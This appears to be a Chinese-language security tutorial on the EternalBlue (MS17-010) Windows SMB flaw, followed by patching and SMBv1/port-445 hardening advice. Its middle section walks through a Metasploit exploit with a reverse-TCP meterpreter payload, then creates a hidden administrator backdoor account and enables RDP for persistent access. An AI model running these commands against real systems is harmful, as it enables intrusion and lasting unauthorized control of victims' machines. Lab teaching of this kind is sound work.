蓝色力量 - 永恒之蓝(MS17-010)网络安全漏洞利用与防御
📌 作者推荐:本文详细介绍 MS17-010(永恒之蓝)漏洞的原理、利用方法及防御措施,通过 Metasploit 框架演示完整的漏洞利用过程。
⚠️ 免责声明
本课程内容仅限于网络安全教学,不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为,都严重违背了该课程设计的初衷,且属于使用者的个人行为与讲师无关,讲师不为此承担任何法律责任。
希望同学们知法、懂法、守法,做一个良好公民。
一、漏洞简介
永恒之蓝是指2017年4月14日晚,黑客团体 ShadowBrokers(影子经纪人)公布一大批网络攻击工具,其中包含"永恒之蓝"工具,"永恒之蓝"利用 Windows 系统的 SMB 漏洞可以获取系统最高权限。
5月12日,不法分子通过改造"永恒之蓝"制作了 WannaCry 勒索病毒,英国、俄罗斯、整个欧洲以及中国国内多个高校校内网、大型企业和政府机构专网中招,被勒索支付高额赎金才能解密恢复文件。
影响范围
目前已知受影响的 Windows 版本包括但不限于:
- Windows NT
- Windows 2000
- Windows XP
- Windows 2003
- Windows Vista
- Windows 7
- Windows 8
- Windows 2008 / 2008 R2
- Windows Server 2012 SP0
二、漏洞演示环境
实验环境说明
本实验需要准备以下环境:
- Kali Linux 攻击机 - 已安装 Metasploit 框架
- Windows 目标机 - 未打补丁的 Windows 系统(建议使用虚拟机)
⚠️ 注意:请仅在获得授权的环境中进行测试!
三、漏洞利用实战
1. 探测目标是否存在永恒之蓝漏洞

步骤 1:进入 MSF 控制台
打开终端,输入以下命令进入 Metasploit 控制台:
bash
msfconsole
步骤 2:搜索 MS17-010 模块

在 MSF 控制台中搜索永恒之蓝相关模块:
bash
search ms17-010
步骤 3:使用漏洞扫描模块
使用 auxiliary 模块对目标机进行扫描,判断是否存在永恒之蓝漏洞:
bash
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 192.168.2.169
run
💡 提示:将
192.168.2.169替换为你的目标机 IP 地址
如果返回结果表明存在漏洞,则进行下一步。
2. 利用永恒之蓝漏洞发起攻击

步骤 1:选择攻击模块
bash
use exploit/windows/smb/ms17_010_eternalblue
步骤 2:设置目标主机
bash
set RHOSTS 192.168.2.169
步骤 3:选择 payload
bash
set payload windows/x64/meterpreter/reverse_tcp

步骤 4:执行攻击
bash
run
⚠️ 注意:攻击成功后即可获得目标系统的 meterpreter 会话
3. 创建后门账号

攻击成功后,可以通过 shell 命令在目标系统执行命令。
步骤 1:获取系统命令行
bash
shell
步骤 2:解决中文乱码(如遇到乱码)
bash
chcp 65001

步骤 3:创建测试用户
bash
net user test 123456 /add
步骤 4:将用户提升为管理员
bash
net localgroup administrators test /add

 步骤 5:开启远程桌面服务
bash
run post/windows/manage/enable_rdp
💡 经验技巧:
- 创建后门账号是维持持久性的常用方法
- 将用户加入管理员组后,可以使用该账号远程登录
- 开启 RDP 方便后续远程控制

4. 远程桌面访问
攻击成功后,可以使用 rdesktop 工具远程连接目标主机:
bash
rdesktop 目标IP地址


💡 提示:
- 确保目标主机的远程桌面功能已开启
- 使用刚才创建的后门账号登录
- Windows 默认端口为 3389
四、防御方法
1. 及时更新补丁
确保系统及时安装最新的安全补丁,特别是 Microsoft 发布的相关更新,以修复"永恒之蓝"漏洞。
💡 操作建议:
- 开启 Windows 自动更新功能
- 定期检查并安装安全更新
- 访问 Microsoft 官方更新目录下载补丁
2. 禁用 SMBv1 协议
"永恒之蓝"漏洞主要影响 SMBv1 协议,因此可以考虑禁用或升级为更安全的 SMBv2/v3 版本。
💡 操作步骤:
- 打开 Windows 功能设置
- 取消勾选 "SMB 1.0/CIFS 文件共享支持"
- 重启系统使配置生效
3. 加固防火墙设置
限制外部访问并监控入站和出站流量,阻止潜在的攻击者利用漏洞入侵系统。
💡 安全建议:
- 关闭不必要的端口,特别是 445 端口
- 配置入站规则,限制外部访问
- 启用网络级身份验证 (NLA)
- 部署入侵检测/防御系统 (IDS/IPS)
4. 其他安全措施
| 措施 | 说明 |
|---|---|
| 安装杀毒软件 | 及时检测和阻止恶意软件 |
| 备份重要数据 | 定期备份,防止数据丢失 |
| 网络隔离 | 敏感系统与外网隔离 |
| 最小权限原则 | 遵循最小权限原则分配权限 |
五、总结
通过本文的学习,我们:
- ✅ 了解了 MS17-010(永恒之蓝)漏洞的原理和危害
- ✅ 掌握了使用 Metasploit 框架进行漏洞利用的方法
- ✅ 学习了创建后门账号和远程桌面访问的技巧
- ✅ 了解了多种防御措施来保护系统安全
⚠️ 再次强调:本文所有内容仅用于学习网络安全知识,请勿用于非法用途!
📝 版权声明:本文为网络安全学习笔记,转载需注明出处。

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 20
 0
- 0


 已为社区贡献1条内容

所有评论(0)